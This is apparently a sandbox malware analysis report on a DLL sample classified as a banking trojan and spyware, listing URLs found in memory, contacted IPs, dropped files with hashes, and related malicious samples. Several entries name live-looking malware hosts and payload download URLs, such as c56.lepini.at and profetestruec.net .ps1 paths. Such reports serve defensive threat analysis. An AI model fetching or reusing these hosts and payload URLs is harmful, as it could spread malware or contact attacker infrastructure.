
Name	Source	Malicious	Antivirus Detection	Reputation
http://in.search.yahoo.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000017.00000 002.602970651.000001F7EDD72000 .00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000020.0000000 0.564502715.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000020.0000000 0.561193755.00000000075A0000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000020.0000000 0.564502715.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000017.00000 002.585596596.000001F7DDD11000 .00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000020.0000000 2.707268029.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000017.00000 002.586167297.000001F7DDF1E000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000017.00000 002.586167297.000001F7DDF1E000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000017.00000 002.602970651.000001F7EDD72000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000017.00000 002.586167297.000001F7DDF1E000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000020.0000000 0.564502715.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://espanol.search.yahoo.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000020.0000000 0.564502715.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://ns.adobe.cmg	RuntimeBroker.exe, 00000025.00 000000.575870278.0000021910AF8 000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000020.0000000 0.561193755.00000000075A0000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000020.0000000 0.564502715.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000020.0000000 0.564502715.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
128.14.142.220	unknown	United States		21859	ZNETUS	false
45.138.24.6	unknown	Turkey		62068	SPECTRAIPSpectraIPBVNL	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343316
Start date:	22.01.2021
Start time:	19:08:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	out.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	3
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winDLL@28/33@7/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.4% (good quality ratio 15.9%) • Quality average: 80.8% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): MpCmdRun.exe, taskhostw.exe, audiodg.exe, BackgroundTransferHost.exe, ielowutil.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 168.61.161.212, 104.43.139.144, 51.11.168.160, 92.122.213.247, 92.122.213.194, 52.155.217.156, 2.20.142.210, 2.20.142.209, 20.54.26.129, 51.103.5.159, 88.221.62.148, 152.199.19.161, 95.101.184.67 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, par02p.wns.notify.trafficmanager.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:10:44	API Interceptor	42x Sleep call for process: powershell.exe modified
19:11:10	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
128.14.142.220	zISJXAAewo.exe	Get hash	malicious	Browse	• www.switchtoambitwithmirtha.com/jskg/?Rl=XPDQeRp5aGT4jtA0ci8iQ+S2cwkPQKp/uicl856RnXP7VfNf5veI1DtwdqAWl+KRErQ/&1bwHc=yVMpBJZhmT_xj43
	zISJXAAewo.exe	Get hash	malicious	Browse	• www.switchtoambitwithmirtha.com/jskg/?X2JtLRIH=XPDQeRp5aGT4jtA0ci8iQ+S2cwkPQKp/uicl856RnXP7VfNf5veI1DtwdqA86O6RApY/&blv=UVIpcz0pIRTp
	CLxJeVvzMA.exe	Get hash	malicious	Browse	• www.switchtoambitwithmirtha.com/jskg/?TXIxB=Z0GD8lz8DJ7&K2JDYN=XPDQeRp5aGT4jtA0ci8iQ+S2cwkPQKp/uicl856RnXP7VfNf5veI1DtwdqA86O6RApY/
45.138.24.6	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 208.67.222.222
	6007d134e83fctar.dll	Get hash	malicious	Browse	• 208.67.222.222
	J5cB3wfXIZ.dll	Get hash	malicious	Browse	• 208.67.222.222
	6006bde674be5pdf.dll	Get hash	malicious	Browse	• 208.67.222.222
	mal.dll	Get hash	malicious	Browse	• 208.67.222.222
	fo.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd9d7ec9e7aetar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fc612703f844.dll	Get hash	malicious	Browse	• 208.67.222.222
	https___purefile24.top_4352wedfoifom.dll	Get hash	malicious	Browse	• 208.67.222.222
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 208.67.222.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 208.67.222.222
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 208.67.222.222
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 208.67.222.222
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 208.67.222.222
	earmarkavchd.dll	Get hash	malicious	Browse	• 208.67.222.222
c56.lepini.at	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 45.138.24.6
	u.dll	Get hash	malicious	Browse	• 46.173.218.93
	fo.dll	Get hash	malicious	Browse	• 46.173.218.93
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ZNETUS	ps002.ps1	Get hash	malicious	Browse	• 45.10.69.141
	http://https://performoverlyrefinedapplication.icu/CizCEYfXXsFZDea6dskVLfEdY6BHDc59rTngFTpi7WA?clck=d1b1d4dc-5066-446f-b596-331832cbbdd0&sid=l84343	Get hash	malicious	Browse	• 23.236.120.2
	http://profetestruec.net:8000/in3.ps1	Get hash	malicious	Browse	• 45.140.88.145
	http://profetestruec.net:8000/dn6	Get hash	malicious	Browse	• 45.140.88.145
	http://45.10.69.141/rein	Get hash	malicious	Browse	• 45.10.69.141
	zISJXAAewo.exe	Get hash	malicious	Browse	• 128.14.142.220
	zISJXAAewo.exe	Get hash	malicious	Browse	• 128.14.142.220
	CLxJeVvzMA.exe	Get hash	malicious	Browse	• 128.14.142.220
	http://128.14.134.170	Get hash	malicious	Browse	• 128.14.134.170
	UPAS400CONRESTORE.ps1	Get hash	malicious	Browse	• 45.140.88.145
	http://tftpd32.jounin.net/tftpd32_download.html	Get hash	malicious	Browse	• 128.1.89.118
	in6.ps1	Get hash	malicious	Browse	• 45.140.88.145
SPECTRAIPSpectraIPBVNL	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 45.138.24.6
	Online_doc20.01.exe	Get hash	malicious	Browse	• 45.14.226.121
	P4fZLHrU6d.exe	Get hash	malicious	Browse	• 45.14.226.101

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{857C95B3-5D28-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.0484353164072675
Encrypted:	false
SSDEEP:	192:r6ZpZH2h9W2taf8hMZOktrsRtYOsIaOqsU5tE2AsrdA7X:rm/WhUW4dEwojMbmUrddu
MD5:	4CFCF7227FF7DC7824EF3F9EA8BBE4ED
SHA1:	C878D38295069CC9702DC6024223F964804361B6
SHA-256:	80CB15480006B62C73BF2616F0A46F1AEE638B4191221B92EF96FF53844B43E8
SHA-512:	28BF4F5CA96E79A6B326811426495B4DB33AAAACAFCCED8D8BBF53F919085D95BAE955EB82461C0B9E1842F1A5BA283376955C119285E84967381E03B5ABA7F7
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{857C95B5-5D28-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27580
Entropy (8bit):	1.909695499531613
Encrypted:	false
SSDEEP:	192:rSZxQt67kKFj92IkWRM5XYdgkgX8hxlgkgX8hMhFCA:rOGYAKh0MqJUxgMpxgMM
MD5:	91841C928C3F59CEDF4426C6A26DE543
SHA1:	FA08A03954070FA3EA733302739F8264F61C0A45
SHA-256:	191F3A72558AEDBE3B42107342D7E9B445ACA2735255006272A5AD72BBF593A7
SHA-512:	9BA5AB8AFDB1CC933C65F0823217207F1957D93CDD4B5948D744E1DB36CD8B60679DCB526DE4AE74D75B1352EF75553C50DB8A2CFACEE570D854B149AE2CBC4
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{857C95B7-5D28-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28160
Entropy (8bit):	1.9237042582674375
Encrypted:	false
SSDEEP:	192:rRZPQ/6hkVFjB2kkWeMMYpRvKHVRWPvd6A:rXIySVhwQ3MgQ1899
MD5:	5231354835D84B386E9A62E075F294F6
SHA1:	BE7465A30C98C518995D42FD34AD0E2F7EB2E189
SHA-256:	EDF2CDCDBA80F59877235E5A4242B824B100AC0BA0E19A96244628CDC7042203
SHA-512:	D9C3A73D63072772D8E6E5CFBFFEF333182C5A699B353474D789269302C0DC3B735AE851E5440313E0EDE11DA972928B67F11A56ACD0AA3789D29541B76A953(
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{8F03985F-5D28-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27576
Entropy (8bit):	1.9105232158043417
Encrypted:	false
SSDEEP:	192:rBZSQH6dkeFjd24kWQMfYxvhcdlvhc8QA:rH/aGehU8lf4vK/vKC
MD5:	DFCDC767666C8228C15ED324AD5B64B0
SHA1:	A2C2FD63B3B4925ACB959860E0D674EA92CCF23B

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{8F03985F-5D28-11EB-90E5-ECF4BB2D2496}.dat	
SHA-256:	56CA97426F7197920A0796ADC9491C0670D439DD393DEAF81FB77A9D624CBC52
SHA-512:	ACBAE96EC91FAC26A60566E34E03BA8771B144BEFEE3CA0A1B97734EE621F3E0A7ACFB424111701E36262C61D40DA30CF77A483A7866ACFDD4D0E7501107379
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\Yy[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2448
Entropy (8bit):	5.988430821009398
Encrypted:	false
SSDEEP:	48:65dFaQ3RjqAAsEpjiGbBkvCAxgKWnFhA8w9hOYjxlzwYdU0OaHuEE+:65dFaQ3MAz+erCslWoz/do+BE+
MD5:	4F8D671DC5EF44075D315C9FFBE28FB5
SHA1:	6368F6F09E7BF1CC333219C20FADFA57D0CEBB9B
SHA-256:	622D952F9F772B501121BBD30CBA300F1C9A50B6E025FEF43F51867A95C88E04
SHA-512:	C64361F1F3F32838F26E0C0BD02A095ABEC0E904EBA2AB06E7B3185681DD7989EAF060DF97809DE3204AF4B17D5A4526845EBD4029F70830A59ECD458C67BC7
Malicious:	false
